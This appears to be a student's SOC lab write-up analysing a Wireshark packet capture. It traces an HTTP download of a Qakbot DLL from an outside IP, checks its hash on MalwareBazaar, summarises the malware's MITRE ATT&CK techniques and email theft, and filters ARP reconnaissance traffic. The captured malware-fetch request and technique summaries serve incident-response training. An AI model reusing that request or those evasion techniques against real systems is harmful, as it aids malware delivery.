


Methodology

1.) See file summary

Wireshark - Capture File Properties - 2023-02-03.pcap				
Details				
File				
Name:	/home/tcm/Desktop/02_Network_Security/02_Wireshark/PCAPs/2023-02-03.pcap			
Length:	32 MB			
Hash (SHA256):	c071c04241b96b91da5dad98fc1fc57da47227e2bbd8165a314c980f55a948d			
Hash (SHA1):	f9510a9b1e336eaefcd643af65fc3a4ba059b478a			
Format:	Wireshark/tcpdump/... - pcap			
Encapsulation:	Ethernet			
Snapshot length:	65535			
Time				
First packet:	2023-02-03 12:02:36			
Last packet:	2023-02-03 14:54:43			
Elapsed:	02:52:06			
Capture				
Hardware:	Unknown			
OS:	Unknown			
Application:	Unknown			
Interfaces				
Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Unknown	Unknown	Unknown	Ethernet	65535 bytes
Statistics				
Measurement	Captured	Displayed	Marked	
Packets	55207	55207 (100.0%)	—	
Time span, s	10326.359	10326.359	—	
Average pps	5.3	5.3	—	
Average packet size, B	565	565	—	
Bytes	31172531	31172531 (100.0%)	0	
Average bytes/s	3,018	3,018	—	
Average bits/s	24 k	24 k	—	


2.) Conversation

⇒ Most IP talk to another IPs and double click packet option






3.) Protocol Hierarchy


⇒ Most Port communication case and some suspicious port find



4.) Add two columns (source port , destination port)








5.) Filter to HTTP port

⇒ We before find four http packet so i analysis



IOC:

user agent

MZ file signature refer google (list of file signatures)

```
GET /86607.dat HTTP/1.1
Host: 128.254.207.55
User-Agent: curl/7.83.1
Accept: */*

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 03 Feb 2023 17:04:24 GMT
Content-Type: application/octet-stream
Content-Length: 1761280
Connection: keep-alive
Accept-Ranges: bytes
Expires: 0
Cache-Control: no-cache, no-store, must-revalidate
Content-Disposition: attachment;

MZ.....@..... !..L!This program cannot be run in DOS mode
$.....j.....Rich.....PE.L...5.D.....!.....e
.....\.....text.....`rdata.s.....@..@.d
.....0.....@..@.reloc.....@.B.....
```

ex

52 4E 43 01 52 4E 43 02	RNC% RNC%	0		Compressed file using Rob Northen Compression (version 1 and 2) algorithm ^[13]
4E 55 52 55 49 4D 47 4E 55 52 55 50 41 4C	NURUIMG NURUPAL	0	nui nup	nuru ASCII/ANSI image and palette files ^[14]
53 44 50 58 (big-endian format)	SDPX	0	dpx	SMPTE DPX image
58 50 44 53 (little-endian format)	XPDS	0		
76 2F 31 01	v/1%	0	exr	OpenEXR image
42 50 47 FB	BPGÙ	0	bpq	Better Portable Graphics format ^[15]
FF D8 FF DB	ÿØÿÙ	0	jpg jpeg	JPEG raw or in the JFIF or Exif file format ^[16]
FF D8 FF E0 00 10 4A 46 49 46 00 01	ÿØÿà‰JFIF‰			
FF D8 FF EE	ÿØÿí			
FF D8 FF E1 ?? ?? 45 78 69 66 00 00	ÿØÿá??Exif‰			
FF D8 FF E0	ÿØÿà	0	jpg	JPEG raw or in the JFIF or Exif file format ^[16]
			jp2	

or

30 37 30 37 30 37	070707	0	cpio	cpio archive file ^[20]
4D 5A	MZ	0	exe dll mui sys scr cpl ocx ax iec ime rs tsp fon efi	DOS MZ executable and its descendants (including NE and PE)

DOS MZ executable

6 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

This article needs additional citations for verification. Please help improve this article by adding citations to reliable sources. Unsourced material may be challenged and removed.
Find sources: "DOS MZ executable" – news · newspapers · books · scholar · JSTOR (April 2015) (Learn how and when to remove this message)

The DOS MZ executable format is the executable file format used for .EXE files in DOS.


The file can be identified by the ASCII string "MZ" (hexadecimal: 4D 5A) at the beginning of the file (the "magic number"). "MZ" are the initials of Mark Zbikowski, one of the leading developers of MS-DOS.^[1]

The MZ DOS executable file is newer than the COM executable format and differs from it. The DOS executable header contains relocation information, which allows multiple segments to be loaded at arbitrary memory addresses, and it supports executables larger than 64K, however


DOS MZ executable

Filename extension	.exe, .com, .dll
Internet media type	application/x-dosexec, application/x-msdos-program, application/x-ms-dos-executable
Magic number	MZ

6.) HTTP Request to find files



Immediately found files



Next export file use **wireshark export objective** features and check file repetition

```
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark$ ls
86607.dat Challenges PCAPs
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark$ file 86607.dat
86607.dat: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, 6 sections
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark$ sha256sum 86607.dat
713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432 86607.dat
```

virus total

malware bazaar

MALWARE bazaar

You are browsing the malware sample database of MalwareBazaar. If you would like to contribute malware samples to the corpus, you can do so through either using the [web upload](#) or the [API](#).

319 Submissions (past 24 hours)	AgentTesla Most seen malware family (past 24 hours)	781'217 Malware samples in corpus
------------------------------------	--	--------------------------------------

Using the form below, you can search for malware samples by a hash (MD5, SHA256, SHA1), imphash, tshash, ClamAV signature, tag or malware family.

Browse Database

See search syntax see below, example: tag:TrickBot

Search Syntax ⓘ

Search:

bazaar.abuse.ch	UTC	SHA256 hash	Type	Signature	Tags	Reporter	DL
2016-04-02 00:22	18a4d5013dc4a16639...	exe	exe	V3n0mStrike	1		

Browse Database

sha256:713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432|

Search Syntax ⓘ

Search syntax is as follow: keyword:search_term

Following is a list of accepted keywords along with an example search_term

- md5:1b109efade90ace7d953507adb1f1563 ([run](#))
- sha256:11b16ba733f2f4f10ac58021eecef5668551a73e2a1acf99745c50bfccbb44 ([run](#))
- signature:CobaltStrike ([run](#))
- tag:TA505 ([run](#))
- file_type:rif ([run](#))
- user:malware_traffic ([run](#))
- clamav:SecuriteInfo.com.Artemis1FB04F6EAF7.17086.UNOFFICIAL ([run](#))
- yara:win_asyncrat_j1 ([run](#))
- serial_number:51CD5393514F7ACE2B407C3DBFB09D8D ([run](#))
- issuer_cn:Sectigo RSA Code Signing CA ([run](#))
- imphash:756dea446bc618b4804509775306cod ([run](#))
- tshash:8DD484F440EF10A2F25F852936ADBE9401B2B1C7DBDA5E08137DE531BBDA633A0564D ([run](#))
- telfhash:52d0a7c198b4972c99e60578ed5c5bb29106216620070b20cf10a5d4d83b440f40db59 ([run](#))

Result:

Browse Database


See search syntax see below, example: tag:TrickBot

Search Syntax ⓘ

Date (UTC)	SHA256 hash	Type	Signature	Tags
2023-02-07 03:59	713207d9d9875ec88d2f...	dll	Quakbot	

Showing 1 to 1 of 1 entries

© abuse.ch 2024



Perform malware research and what does that malware after install?

⇒ Next we do refer internet and (search what does Quakbot OR Quakbot IOC)


Upon installation, Qakbot will beacon to its C2 infrastructure with encoded messages sent via HTTPS GET and POST requests. The IP addresses of the C2 infrastructure are updated in Qakbot as malicious infrastructure is identified and acted upon.

Persistence (Mitre T1547.001, T1053.005)
Qakbot commonly achieves persistence through scheduled tasks and registry run keys.

Defense Evasion (Mitre T1140, T1553.005)
Use of password-protected zipped files and ISO files to avoid detection.

Discovery (Mitre T1016)
One of the Qakbot modules provides several tools for scanning the internal network. For example, [Qakbot has been observed performing an ARP scan in order to discover other endpoints on the network.](#) [1]

Similar activity was also described in SANS' Incident Handler's Diary Blog titled "TA570 Qakbot (Qbot) tries CVE-2022-30190 (Follina) exploit (ms-msdt)". [2]



Mitre frame to malware post work analysis

Enterprise	T1553	.002	Subvert Trust Controls: Code Signing	QakBot can use signed loaders to evade detection. ^{[4][12]}
		.005	Subvert Trust Controls: Mark-of-the-Web Bypass	QakBot has been packaged in ISO files in order to bypass Mark of the Web (MOTW) se
Enterprise	T1218	.007	System Binary Proxy Execution: Msieexec	QakBot can use MSIExec to spawn multiple cmd.exe processes. ^[6]
		.010	System Binary Proxy Execution: Regsvr32	QakBot can use Regsvr32 to execute malicious DLLs. ^{[2][8][4][10][11][12]}
		.011	System Binary Proxy Execution: Rundll32	QakBot has used Rundll32.exe to drop malicious DLLs including Brute Ratel C4 and to communication. ^{[6][2][8][4][10]}
Enterprise	T1082		System Information Discovery	QakBot can collect system information including the OS version and domain on a com
Enterprise	<u>T1016</u>		System Network Configuration Discovery	QakBot can use net config workstation, arp -a, nslookup, and ipconfig /all configuration information. ^{[6][3][7][10][13]}
		.001	Internet Connection Discovery	QakBot can measure the download speed on a targeted host. ^[3]
Enterprise	T1049		System Network Connections Discovery	QakBot can use netstat to enumerate current network connections. ^{[3][10]}
Enterprise	T1033		System Owner/User Discovery	QakBot can identify the user name on a compromised system. ^{[3][10]}
Enterprise	T1124		System Time Discovery	QakBot can identify the system time on a targeted host. ^[3]
Enterprise	T1204	.001	User Execution: Malicious Link	QakBot has gained execution through users opening malicious links. ^{[5][9][1][4][3][7][10]}
		.002	User Execution: Malicious File	QakBot has gained execution through users opening malicious attachments. ^{[5][9][6][1][8]}
Enterprise	T1497	.001	Virtualization/Sandbox Evasion: System	QakBot can check the compromised host for the presence of multiple executables ass

More articles

⇒ **Stealing emails** (exfiltrating them) from infected machines



The image shows a screenshot of a Kroll Cyber Risk article page. At the top right, there are links for 'Solutions', 'Hotlines', and 'Contact Us'. Below that is a search bar and a menu icon. The main title of the article is 'Qakbot Malware Now Exfiltrating Emails for Sophisticated Thread Hijacking Attacks'. Below the title, three authors are listed: Nicole Sette, Laurie Iacono, and Cole Manaster. The article content discusses a growing trend of Qakbot cases targeting locally stored emails to commit sophisticated phishing through email thread hijacking. It suggests these attacks are part of an ongoing campaign to steal financial data from media, education, and academia. The article also notes that this tactic opens victims up to issues like costly notice obligations for disclosed data and potential ransomware infections via droppers like Emotet.

Kroll identified a growing trend in Qakbot (also known as Qbot) cases targeting and exfiltrating locally stored emails to commit a sophisticated phishing method known as email thread hijacking. This increase, merged with intelligence gathered by Kroll and analysts from the National Cyber-Forensics and Training Alliance (NCFTA) suggests the attacks are part of an ongoing campaign to steal financial data from multiple industries including media, education and academia.

This new tactic of exfiltrating emails opens Qakbot victims up to multiple issues:

- ▶ First, if the exfiltrated emails contain sensitive customer or patient data, there could be costly notice obligations to disclose the leaked data.
- ▶ Second, similar to how Emotet acts as a dropper for Ryuk ransomware, recent news indicates that Qakbot is

7.) ARP traffic find

⇒ Malware often uses **arp** (**Address Resolution Protocol**) for reconnaissance and lateral movement inside a local network.

arp and eth.dst eq ff:ff:ff:ff:ff:ff

or

arp && eth.dst == ff:ff:ff:ff:ff:ff

⇒ See IP descending order to discovery that mean this perform recon

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

arp and eth.dst eq ff:ff:ff:ff:ff:ff

No.	Time	Source	Source Port	Destination	Dest Port	Protocol	Length Info
30053	2023-02-03 19:23:01.395322	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.249? Tell 10.0.0.149
